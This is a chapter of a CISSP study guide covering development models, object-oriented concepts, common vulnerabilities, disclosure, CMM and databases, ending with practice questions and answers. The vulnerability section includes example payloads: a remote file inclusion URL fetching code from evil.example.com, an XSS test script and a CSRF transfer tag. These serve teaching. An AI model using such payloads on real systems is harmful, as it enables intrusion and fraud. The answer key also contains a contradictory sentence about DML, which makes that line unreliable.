CHAPTER 8

Domain 8: Application Development Security

Exam Objectives in this Chapter

- Programming concepts
- Application development methods
- Object-oriented programming
- Software vulnerabilities, testing, and assurance
- Databases

INTRODUCTION

Software is everywhere: not only in our computers but in our houses, our cars, and our medical devices. And all software programmers make mistakes. As our software has grown in complexity, the number of mistakes has grown apace.

Developing software that is robust and secure is critical: This chapter will show how to do that. We will cover programming fundamentals such as compiled versus interpreted languages as well as procedural and object-oriented programming languages. We will discuss application development models such as the Waterfall Model, the Spiral Model, eXtreme Programming (XP), and others. We will describe common software vulnerabilities, ways to test for them, and maturity frameworks to assess the maturity of the programming process and provide ways to improve it.

PROGRAMMING CONCEPTS

We begin by understanding some cornerstone programming concepts. As computers have become more powerful and ubiquitous, the process and methods used to create software have grown and changed.

Machine code, source code, and assemblers

Machine code (also called machine language) is software that is executed directly by the CPU. Machine code is CPU-dependent; it is a series of ones and zeroes that translate to instructions that the CPU understands. **Source code** is

Eleventh Hour CISSP® Study Guide. DOI: 10.1016/B978-1-59749-566-0.00008-4

computer programming language instructions written in text that must be translated into machine code before execution by the CPU. High-level languages contain English-like instructions such as printf (print formatted).

Assembly language is a low-level computer programming language. Its instructions are short mnemonics, such as ADD, SUB (subtract), and JMP (jump), that match machine language instructions. An assembler converts assembly language into machine language. A disassembler converts machine language into assembly.

Compilers, interpreters, and bytecode

Compilers take source code, such as C or Basic, and compile it into machine code, typically saved in executable form. **Interpreted** languages differ from compiled languages: Interpreted code (e.g., shell code) is compiled on the fly each time the program is run. If an interpreted program is run 100 times, it will be compiled 100 times (whereas a compiled program is compiled only once).

Publicly released software

Once programmed, publicly released software may come in different forms (e.g., with or without the accompanying source code) and released under a variety of licenses.

OPEN- AND CLOSED-SOURCE SOFTWARE

Closed-source software is typically released in executable form: The source code is kept confidential. Examples include Oracle and Microsoft Windows 7. Open-source software publishes source code publicly, allowing anyone to inspect, modify, or compile it. Examples include Ubuntu Linux and the Apache web server. Proprietary software is subject to intellectual property protections such as patents or copyrights. The terms "closed-source" and "proprietary" are sometimes used synonymously, but that is not always correct: Some open-source software is also proprietary.

FREE SOFTWARE, SHAREWARE, AND CRIPPLEWARE

Free software is a controversial term defined differently by different groups. "Free" may mean free of charge to use (sometimes called "free as in beer"), or it may mean that the user is free to use the software in any way he or she chooses, including modifying it (sometimes called "free as in liberty"). The two types are called *gratis* and *libre*, respectively. The confusion derives from the fact that "free" carries multiple meanings in English. Software that is both *gratis* and *libre* is sometimes called *free*^{2} (free squared).

Freeware is "free as in beer" (*gratis*)—that is, free of charge. **Shareware** is fully functional proprietary software that may be initially used free of charge. If the user continues to use it for a period of time specified by the license (such as 30 days), the Shareware license typically requires payment. **Crippleware** is partially functioning proprietary software, often with key features disabled. The user is typically required to make a payment to unlock the full functionality.

APPLICATION DEVELOPMENT METHODS

As software has grown in complexity, programming has increasingly become a team effort. Team-based projects require project management: to provide a framework with deliverables and milestones, to divvy up tasks, direct team communication, evaluate and report progress, and (hopefully) deliver a final product.

Ultimately, large application development projects may closely resemble projects that have nothing to do with software, such as widget production or bridge building. Development methods such as the Waterfall and Spiral Models are often close cousines to nonprogramming models. They can be thought of as project management methods, with additional features to support code writing.

Waterfall model

The Waterfall Model is a linear application development model that uses rigid phases: When one phase ends, the next begins. Steps occur in sequence, and, if unmodified, the model does not allow developers to go back to previous steps (hence "waterfall": Once water falls down, it cannot go back up).

Exam Warning

The phases in the Waterfall Model are not specifically testable: Learn the overall flow. Also, the model omits a critical final step: destruction. No development process that leads to an operational system with sensitive production data is truly complete until that system has been retired, the data archived, and the remaining data on the system securely destroyed.

The Modified Waterfall Model allows a return to a previous phase for verification or validation, ideally confined to connecting steps. Barry Boehm's paper "A Spiral Model of Software Development and Enhancement" (see the next section) discusses a modified waterfall based on Royce's paper, shown in Figure 8.1.

Spiral

The Spiral Model is designed to control risk. It repeats the steps of a project, starting with modest goals and expanding outward in ever wider spirals (called rounds). Each round constitutes a project and may follow a traditional software development methodology such as the Modified Waterfall. A risk analysis is performed at each round. Fundamental flaws in the project or process are more likely to be discovered in the earlier phases, resulting in simpler fixes. This lowers the overall risk of the project: Large risks should be identified and mitigated.




FIGURE 8.1
Modified Waterfall (Spiral) Development Model. *Source: Boehm, Barry. A Spiral Model of Software Development and Enhancement. URL:* http://portal.acm.org/citation.cfm?id=12948 *(accessed July 23, 2010).*

eXtreme Programming

eXtreme Programming (XP) is an Agile Software development method that uses pairs of programmers working off a detailed specification. There is a high level of customer involvement.

> eXtreme Programming improves a software project in five essential ways; communication, simplicity, feedback, respect, and courage. eXtreme programmers constantly communicate with their customers and fellow programmers. They keep their design simple and clean. They get feedback by testing their software starting on day one. They deliver the system to the customers as early as possible and implement changes as suggested.[1]

(See *www.extremeprogramming.org/rules.html* for more information.)

Rapid Application Development

In Rapid Application Development (RAD) software is developed via the use of prototypes, "dummy" GUIs, back-end databases, and more. The goal is quickly meeting the system's business need; technical concerns are secondary. The customer is heavily involved in the process.

SDLC

The Systems Development Life Cycle (**SDLC**; also called *Software Development Life Cycle* or simply *System Life Cycle*) is a system development model used throughout the IT industry. However, SDLC focuses on security when used in the context of the exam. Think of "our" SDLC as the "*Secure* Systems Development Life Cycle": The security is implied.

Fast Facts

The following overview is summarized from NIST Special Publication 800-14[2]:

Prepare a Security Plan. Ensure that security is considered during all phases of the IT system life cycle, and that security activities are accomplished during each phase.

Initiation. Need for a system is expressed and its purpose is documented.

- *Conduct a Sensitivity Assessment*: Look at the security sensitivity of the system and the information to be processed.

Development/Acquisition. The system is designed, purchased, programmed, or developed

- *Determine Security Requirements*: Determine technical features (e.g., access controls), assurances (e.g., background checks for system developers), or operational practices (e.g., awareness and training).
- *Incorporate Security Requirements into Specifications*: Ensure that the previously gathered information is incorporated in the project plan
- *Obtain the System and Related Security Activities*: May include developing the system's security features, monitoring the development process itself for security problems, responding to changes, and monitoring threats.

Continued

Implementation. Test and install the system.

- *Install/Turn on Controls*: A system often comes with security features disabled. These need to be enabled and configured.
- *Security Testing*: Used to certify a system; may include testing security management, physical facilities, personnel, procedures, the use of commercial or in-house services (such as networking services), and contingency planning.
- *Accreditation*: The formal authorization by the accrediting (management) official for system operation and an explicit acceptance of risk.

Operation/Maintenance. The system is modified by the addition of hardware and software and by other events.

- *Security Operations and Administration*: Examples include backups, training, managing cryptographic keys, user administration, and patching.
- *Operational Assurance*: Examines whether a system is operated according to its current security requirements.
- *Audits and Monitoring*: A system audit is a one-time or periodic event to evaluate security. Monitoring refers to an ongoing activity that examines either the system or the users.

Disposal. The secure decommissioning of a system.

- *Information*: Information may be moved to another system, archived, discarded, or destroyed.
- *Media Sanitization*: There are three general methods of purging media: overwriting, degaussing (for magnetic media only), and destruction.


OBJECT-ORIENTED PROGRAMMING

Object-Oriented Programming (**OOP**) uses an object metaphor to design and write computer programs. An object is a "black box" that can perform functions and that sends and receives messages. It contains data and methods (the functions they perform), and it provides encapsulation (also called data hiding): We do not know, from the outside, how the object performs its function. This provides security benefits: Users should not be exposed to unnecessary details. Examples of OOP languages include Java, C++, Smalltalk, and Ruby.

Cornerstone Object-Oriented Programming concepts

Cornerstone OOP concepts include objects, methods, messages, inheritance, delegation, polymorphism, and polyinstantiation. We will use an example object called Addy to illustrate them. Addy is an object that adds two integers; it is extremely simple, but has enough complexity to explain core OOP concepts. Addy inherits an understanding of numbers and math from his parent class (called mathematical operators). One specific object is called an instance. Note that objects may inherit from other objects in addition to classes.

FIGURE 8.2
The Addy object.



In our case, the programmer simply needs to program Addy to support the method of addition (inheritance takes care of everything else Addy must know). Figure 8.2 shows Addy adding two numbers.

1 + 2 is the input message; 3 is the output message. Addy also supports delegation: If he doesn't know how to perform a requested function, he can delegate that request to another object (called Subby in Figure 8.3).




FIGURE 8.3
Delegation.

Addy also supports polymorphism (based on the Greek roots *poly* and *morph*, meaning *many* and *forms*, respectively): He has the ability to overload his plus (+) operator, performing different methods depending on the context of the input message. For example: Addy adds when the input message contains number + number; polymorphism allows him to concatenate two strings when the input message contains string + string, as shown in Figure 8.4.

Finally, *polyinstantiation* means "many instances," or two instances (specific objects) with the same name that contain different data. Figure 8.5 shows polyinstantiated Addy objects: two objects with the same name but different data.

FIGURE 8.4
Polymorphism.

Note that these are two separate objects. Also, to a secret-cleared subject, the Addy object with secret data is the only Addy object known.




FIGURE 8.5
Polyinstantiation.

Fast Facts

Here is a summary of Object Oriented Programming concepts as illustrated by Addy:

- *Object:* Addy.
- *Class:* mathematical operators.
- *Method*: addition.
- *Inheritance*: Addy inherits an understanding of numbers and math from his parent class mathematical operators. The programmer simply needs to program Addy to support the method of addition.
- *Example input message*: 1 + 2.
- *Example output message*: 3.
- *Polymorphism*: Addy can change behavior based on the context of the input, overloading the + to perform addition or concatenation depending on the context.
- *Polyinstantiation*: Two Addy objects (secret and top secret), with different data.

Object Request Brokers

As we have seen, mature objects are designed to be reused: They lower risk and development costs. Object Request Brokers (**ORBs**) can be used to locate objects: They act as object search engines. ORBs are middleware, connecting programs to programs. Common object brokers include COM, DCOM, and CORBA.

COM AND DCOM

Two object broker technologies by Microsoft are Component Object Model (**COM**) and Distributed Component Object Model (**DCOM**). COM locates objects on a local system; DCOM can also locate objects over a network.

COM allows objects written in different OOP languages to communicate, where objects written in C++ send messages to objects written in Java, for example. COM is designed to hide the details of any individual object, instead focusing on the object's capabilities.

DCOM is a networked sequel to COM:

> Microsoft® Distributed COM (DCOM) extends the Component Object Model (COM) to support communication among objects on different computers—on a LAN, a WAN, or even the Internet. With DCOM, your application can be distributed at locations that make the most sense to your customer and to the application.[3]

DCOM includes Object Linking and Embedding (**OLE**), which is a way to link documents together. Both COM and DCOM are being supplanted by Microsoft .NET, which can interoperate with DCOM, but offers advanced functionality to both DOCM and COM.

CORBA

CORBA (Common Object Request Broker Architecture) is an open vendor-neutral networked object broker framework developed by the Object Management Group (OMG). CORBA competes with Microsoft's proprietary DCOM. Its objects communicate via a message interface, described by the following quote from the Interface Definition Language (**IDL**). (See *www.corba.org* for more information.)

> The essence of CORBA, beyond its being a networked object broker, is the separation of the interface (the syntax for communicating with an object) from the instance (the specific object): The interface to each object is defined very strictly. In contrast, the implementation of an object—its running code, and its data—is hidden from the rest of the system (that is, encapsulated) behind a boundary that the client may not cross. Clients access objects only through their advertised interface, invoking only those operations that the object exposes through its IDL interface, with only those parameters (input and output) that are included in the invocation.[4]

SOFTWARE VULNERABILITIES, TESTING, AND ASSURANCE

Once the project is under way and the software has been programmed, the next step is testing the software, focusing on the confidentiality, integrity, and availability of the system, the application, and the data processed by the application. Special care must be given to the discovery of software vulnerabilities that could lead to data or system compromise. Finally, organizations need to be able to gauge the effectiveness of their software creation process and identify ways to improve it.

Software vulnerabilities

That programmers make mistakes has been true since the advent of computer programming. In *Code Complete*, Steve McConnell says "experience suggests that there are 15 to 50 errors per 1000 lines of delivered code."[5] A thousand lines of code is sometimes called a KLOC (*K* stands for thousand). This number can be lowered by following a formal application maturity framework model. Watts S. Humphrey, a fellow at Carnegie Mellon University's Software Engineering Institute, claims that organizations that follow the SEI Capability Maturity Model (CMM; see the section on the Software Capability Maturity Model) can lower the number of errors to one in every KLOC.[6]

TYPES OF SOFTWARE VULNERABILITIES

This section will briefly describe common application vulnerabilities. More technical details on vulnerabilities such as buffer overflows were discussed in Chapter 5. An additional source of up-to-date vulnerabilities can be found in "2010 CWE/SANS Top 25 Most Dangerous Programming Errors," available at *http://cwe.mitre.org/top25/*. The following summary is based on this list. CWE (Common Weakness Enumeration) is a dictionary of software vulnerabilities by MITRE (see *http://cwe.mitre.org/*). SANS is the SANS Institute (see *www.sans.org*).[7]

- *Hard-Coded Credentials*: Backdoor username/passwords left by programmers in production code.
- *Buffer Overflow*: Occurs when a programmer does not perform variable bounds checking.
- *SQL Injection*: Manipulation of a back-end SQL server via a front-end web server.
- *Directory Path Traversal*: Escaping from the root of a web server (such as */var/www*) into the regular file system by referencing directories such as *../..*
- *PHP Remote File Inclusion (RFI)*: Altering normal PHP URLs and variables, such as *http://good.example.com?file=readme.txt*, to include and execute remote content (e.g., *http://good.example.com?file=http://evil.example.com/bad.php*).
- *Cross-Site Scripting (XSS)*: Third-party execution of web scripting languages such as Javascript within the security context of a trusted site.
- *Cross-Site Request Forgery (CSRF, or sometimes XSRF)*: Third-party redirect of static content within the security context of a trusted site.

Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF) are often confused. They are both web attacks; the difference is that XSS executes a script in a trusted context:

```
<script>alert("XSS Test!");</script>
```

This code would pop up a harmless XSS Test! alert. A real attack would include more Javascript, often stealing cookies or authentication credentials.

CSRF can trick a user into processing a URL (sometimes by embedding the URL in an HTML image tag) that performs a malicious act—for example, tricking a white hat into rendering the following image tag:

```
<img src="https://bank.example.com/transfer-
money? from=WHITEHAT&to=BLACKHAT">
```

Disclosure

Disclosure describes the actions taken by a security researcher after discovering a software vulnerability. This topic has proven controversial: What actions should you take if, in well-known software such as the Apache web server or Microsoft's IIS (Internet Information Services) web server, you discover a flaw?

Full disclosure is the practice of releasing vulnerability details publicly. The rationale is this: If the bad guys may already have the information, everyone should have it. This ensures that the white hats know about the vulnerability and will pressure the vendor to patch it. Advocates argue that vulnerable software should be fixed as quickly as possible; relying on a (perceived) lack of awareness of the vulnerability amounts to "security through obscurity," which many argue is ineffective. The Full Disclosure mailing list (see *http://seclists.org/fulldisclosure/*) is dedicated to full disclosure.

Responsible disclosure is the private sharing of vulnerability information with a vendor, withholding public release until a patch is available. This is generally considered to be the ethical option. Other options fall between full and responsible disclosure, including privately sharing vulnerability information with a vendor but including a deadline, such as "I will post the vulnerability details publicly in three months, or after you release a patch, whichever comes first."

Software Capability Maturity Model

The Software Capability Maturity Model (**CMM**) is a framework for evaluating and improving the software development process. It was developed by the Software Engineering Institute (SEI) of Carnegie Mellon University (CMU).

The goal of CMM is to develop a methodical framework for creating quality software that allows measurable and repeatable results:

> Even in undisciplined organizations, however, some individual software projects produce excellent results. When such projects succeed, it is generally through the heroic efforts of a dedicated team, rather than

through repeating the proven methods of an organization with a mature software process. In the absence of an organization-wide software process, repeating results depends entirely on having the same individuals available for the next project. Success that rests solely on the availability of specific individuals provides no basis for long-term productivity and quality improvement throughout an organization. Continuous improvement can occur only through focused and sustained effort towards building a process infrastructure of effective software engineering and management practices.[8]

Fast Facts

The five levels of CMM are described as quoted here (see *www.sei.cmu.edu/reports/93tr024.pdf*):

1. *Initial:* The software process is characterized as ad hoc, and occasionally even chaotic. Few processes are defined, and success depends on individual effort.
2. *Repeatable:* Basic project management processes are established to track cost, schedule, and functionality. The necessary process discipline is in place to repeat earlier successes on projects with similar applications.
3. *Defined:* The software process for both management and engineering activities is documented, standardized, and integrated into a standard software process for the organization. Projects use an approved, tailored version of the organization's standard software process for developing and maintaining software.
4. *Managed:* Detailed measures of the software process and product quality are collected, analyzed, and used to control the process. Both the software process and products are quantitatively understood and controlled.
5. *Optimizing:* Continual process improvement is enabled by quantitative feedback from the process and from piloting innovative ideas and technologies.[8]

DATABASES

A database is a structured collection of related data that allows queries (searches), insertions (updates), deletions, and many other functions. It is managed by the Database Management System (**DBMS**), which controls all access to it and enforces database security. Databases are overseen by Database Administrators (DBAs). They may be searched with a database query language, such as the Structured Query Language (**SQL**). Typical database security issues include confidentiality and integrity of the stored data. Integrity is a primary concern when replicated databases are updated.

Relational databases

The most common modern database is relational, which means that it contains two-dimensional tables of related data (hence *relational*). A database table is also called a relation. Tables have rows and columns: A row is a database record, called a **tuple**; a column is called an **attribute**. A single cell (the intersection of a

Table 8.1 Relational Database Employee Table

SSN	Name	Title
133-73-1337	J.F. Sebastian	Designer
343-53-4334	Eldon Tyrell	Doctor
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective
990-69-4771	Hannibal Chew	Engineer

row and a column) in a database is called a **value**. Relational databases require a unique value called the primary key in each tuple in a table. Table 8.1 shows a relational database employee table, sorted by the primary key (Social Security Number, SSN).

Table 8.1 attributes are SSN, Name, and Title. Tuples include each row: 133-73-1337, 343-53-4334, and so forth. "Gaff" is an example of a value (cell). Candidate keys are any attribute (column) in the table with unique values: In Table 8.1 these include SSN and Name; SSN was selected as the primary key because it is truly unique (two employees can have the same name, but not the same SSN). Two tables in a relational database may be joined by the primary key.

FOREIGN KEYS

A foreign key in a relational database table matches a primary key in the parent database. Note that the foreign key is the local table's primary key: It is called foreign when referring to the parent. Table 8.2 is an HR database table listing employees' vacation time (in days) and sick time (in days); its foreign is the SSN. This database table may be joined to the parent (employee) database table by connecting its foreign key to the employee table's primary key.

REFERENTIAL, SEMANTIC, AND ENTITY INTEGRITY

Databases must ensure the integrity of their table data: This is called data integrity, discussed in the section Database Integrity to come. There are three additional specific integrity issues that must be addressed beyond the correctness of the data itself: Referential, Semantic, and Entity. These are closely tied to the logical operations of the DBMS.

Table 8.2 HR Database Table

SSN	Vacation Time	Sick Time
133-73-1337	15 days	20 days
343-53-4334	60 days	90 days
425-22-8422	10 days	15 days
737-54-2268	3 days	1 day
990-69-4771	15 days	5 days

Crunch Time

Referential integrity means that every foreign key in a secondary table matches a primary key that is in the parent table: If this is not true, referential integrity has been broken. Semantic integrity means that every attribute (column) value is consistent with the attribute data type. Entity integrity means that every tuple has a unique primary key that is not null.

Table 8.3 Database Table Lacking Integrity

SSN	Vacation Time	Sick Time
467-51-9732	7 days	14 days
737-54-2268	3 days	Nexus 6
133-73-1337	16 days	22 days
133-73-1337	15 days	20 days

The HR database table (Table 8.2) has referential, semantic, and entity integrity. Table 8.3, on the other hand, has multiple problems: One tuple violates referential integrity, one violates semantic integrity, and two violate entity integrity.

The tuple with the foreign key 467-51-9732 has no matching entry in the employee database table. This breaks referential integrity, as there is no way to link the entry to a name or title. Cell "Nexus 6" violates semantic integrity because the sick time attribute requires values of days, and Nexus 6 is not such a value. Finally, the last two tuples have the same primary key (primary to this table; foreign to the parent employees table), which breaks entity integrity.

DATABASE NORMALIZATION

Database normalization seeks to make the data in a database table logically concise, organized, and consistent. It removes redundant data and improves database integrity and availability.

DID YOU KNOW?

Normalization has three rules, called forms (see *www.informit.com/articles/article.aspx?p=30646* for more information)[10]:

1. First Normal Form (1NF): Divide data into tables.
2. Second Normal Form (2NF): Move data that is partially dependent on the primary key to another table. The HR Database (Table 8.2) is an example of 2NF.
3. Third Normal Form (3NF): Remove data that is not dependent on the primary key.[9]

Table 8.4 Employee Table Database View: "Detective"

SSN	Name	Title
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective

DATABASE VIEWS

Database tables may be queried; the results of a query are called a database view. Views may be used to provide a **constrained user interface**: For example, nonmanagement employees can be shown their individual records only via database views. Table 8.4 shows the database view resulting from querying the employee table Title attribute with a string of Detective. While employees of the HR department may be able to view the entire employee table, this view may be authorized only for the captain of detectives, for example.

DATABASE QUERY LANGUAGES

Database query languages allow the creation of database tables, read/write access to those tables, and many other functions. They have at least two subsets of commands: Data Definition Language (**DDL**) and Data Manipulation Language (**DML**). DDL is used to create, modify, and delete tables. DML is used to query and update table data.

Database integrity

In addition to the previously discussed relational database integrity issues of semantic, referential, and entity integrity, databases must also ensure data integrity—that is, the integrity of the table entries. This treats integrity as a more general issue: mitigating unauthorized data modifications. The primary challenge is simultaneous attempted modifications of data. A database server typically runs multiple threads (lightweight processes), each capable of altering data. What happens if two threads attempt to alter the same record?

DBMSs may attempt to commit updates—that is, make pending changes permanent. If the update commit is unsuccessful, the DBMS can roll back (or abort) and restore from a savepoint (i.e., a clean snapshot of the table).

A database journal is a log of all database transactions. Should a database become corrupted, it can be reverted to a backup copy; subsequent transactions can then be "replayed" from the journal, restoring database integrity.

Database Replication and Shadowing

Databases may be highly available (HA)—in other words, replicated with multiple servers containing multiple table copies. Integrity is the primary concern with replicated databases: If a record is updated in one table, it must be simultaneously

updated in all tables. What happens if two processes attempt to update the same tuple simultaneously on two different servers? Both cannot be successful; this would violate the tuple's integrity.

Database replication mirrors a live database, allowing simultaneous client-generated reads and writes to multiple replicated databases. Replicated databases pose additional integrity challenges. A two-phase (or multi-phase) commit can be used to ensure integrity before committing in the following way. The DBMS requests a vote. If the DBMS on each server agrees to commit, the changes are made permanent. If any DBMSs disagree, the vote fails and the changes are not committed (made permanent).

A shadow database is similar to a replicated database, with one key difference: It mirrors all changes made to a primary database but clients do not access it. Unlike replicated databases, the shadow database is one-way (data flows from primary to shadow): It serves as a live data backup of the primary.

SUMMARY OF EXAM OBJECTIVES

We live in an increasingly computerized world, and software is everywhere. Data confidentiality, integrity, and availability are critical, as is the normal functionality (availability) of the software that processes it. This domain has shown how software works, and has highlighted the challenges programmers face in writing error-free code that can protect both the data and itself in the face of attacks.

The use of a formal methodology for developing software followed by a rigorous testing regimen is best practice. We have seen that a software development maturity model such as the Capability Maturity Model (CMM) can dramatically lower the number of errors programmers make. The five steps of the CMM mimic the process most programming organizations follow, from informal to mature, always seeking improvement: initial, repeatable, defined, managed, and optimized.

TOP FIVE TOUGHEST QUESTIONS

1. Which type of database language is used to create, modify, and/or delete tables?
   - **A.** Data Definition Language (DDL)
   - **B.** Data Manipulation Language (DML)
   - **C.** Database Management System (DBMS)
   - **D.** Structured Query Language (SQL)
2. A database contains an entry with an empty primary key. What database concept has been violated?
   - **A.** Entity Integrity
   - **B.** Normalization
   - **C.** Referential Integrity
   - **D.** Semantic Integrity

3. Which vulnerability allows a third party to redirect static content within the security context of a trusted site?
   - **A.** Cross-Site Request Forgery (CSRF)
   - **B.** Cross-Site Scripting (XSS)
   - **C.** PHP Remote File Inclusion (RFI)
   - **D.** SQL Injection
4. Which language allows CORBA (Common Object Request Broker Architecture) objects to communicate via a message interface?
   - **A.** Distributed Component Object Model (DCOM)
   - **B.** Interface Definition Language (IDL)
   - **C.** Object Linking and Embedding (OLE)
   - **D.** Object Management Guidelines (OMG)
5. Which database high-availability option allows multiple clients to access multiple database servers simultaneously?
   - **A.** Database commit
   - **B.** Database journal
   - **C.** Replicated database
   - **D.** Shadow database

Answers

1. Correct Answer and Explanation: **A**. Answer **A** is correct; Data Definition Language (DDL) is used to create, modify, and delete tables.

   Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers **B**, **C**, and **D** are incorrect. Data Manipulation Language (DML) is used to create, modify, and delete tables. Data Manipulation Language (DML) is used to query and update data stored in the tables. Database Management System (DBMS) manages the database system and provides security features. Structured Query Language (SQL) is a database query language that includes both DDL and DML. DDL is more specific than SQL, so it is a better answer for this question.
2. Correct Answer and Explanation: **A**. Answer **A** is correct; entity integrity means that each tuple has a unique primary key that is not null.

   Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers **B**, **C**, and **D** are incorrect. Normalization makes the data in a database table logically concise, organized, and consistent. Referential integrity means that every foreign key in a secondary table matches a primary key in the parent table: If this is not true, referential integrity has been broken. Semantic integrity means that each attribute (column) value is consistent with the attribute data type.
3. Correct Answer and Explanation: **A**. Answer **A** is correct; Cross-Site Request Forgery (CSRF) allows a third party to redirect static content within the security context of a trusted site.

   Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers **B**, **C**, and **D** are incorrect. Cross-Site Scripting (XSS) is third-party execution of web script-

ing languages such as Javascript within the security context of a trusted site. XSS is similar to CSRF; the difference is that XSS uses active code. PHP Remote File Inclusion (RFI) alters normal PHP variables to reference remote content, which can lead to execution of malicious PHP code. SQL Injection manipulates a back-end SQL server via a front-end web server.

4. Correct Answer and Explanation: **B**. Answer **B** is correct; Interface Definition Language (IDL) allows CORBA objects to communicate via a message interface.

   Incorrect Answers and Explanations: **A**, **C**, and **D**. Answers **A**, **C**, and **D** are incorrect. Distributed Component Object Model (DCOM) is a Microsoft object broker that locates objects over a network. Object Linking and Embedding (OLE) is a part of DCOM that links documents to other documents. Object Management Guidelines is a distracter answer, playing off the term OMG: Object Management Group (OMG) developed CORBA.

5. Correct Answer and Explanation: **C**. Answer **C** is correct; database replication mirrors a live database, allowing simultaneous reads and writes by clients to multiple replicated databases.

   Incorrect Answers and Explanations: **A**, **B**, and **D**. Answers **A**, **B**, and **D** are incorrect. DBMSs may attempt to commit updates—that is, make pending changes permanent. A database journal is a log of all database transactions. A shadow database is similar to a replicated database, with one key difference: A shadow database mirrors all changes made to a primary database, but clients do not access the shadow.

Endnotes

1. eXtreme Programming: A gentle introduction. URL: *www.extremeprogramming.org/* (accessed July 23, 2010).
2. Generally Accepted Principles and Practices for Securing Information Technology Systems. URL: *http://csrc.nist.gov/publications/nistpubs/800-14/800-14.pdf* (accessed July 23, 2010).
3. Security-Related Policy Settings. URL: *http://technet.microsoft.com/en-us/library/bb457148.aspx* (accessed July 23, 2010).
4. CORBA® BASICS, URL: *www.omg.org/gettingstarted/corbafaq.htm* (accessed July 23, 2010).
5. McConnell, Steve. *Code Complete: A Practical Handbook of Software Construction*. Microsoft Press, 1993.
6. Watts Humphrey: *He Wrote the Book On Debugging*. URL: *www.businessweek.com/magazine/content/05_19/b3932038_mz009.htm* (accessed July 23, 2010).
7. 2010 CWE/SANS Top 25 Most Dangerous Software Errors. URL: *http://cwe.mitre.org/top25/* (accessed July 23, 2010).
8. Capability Maturity Model℠ for Software, Version 1.1. URL: *www.sei.cmu.edu/reports/93tr024.pdf* (accessed July 23, 2010).
9. Ibid.
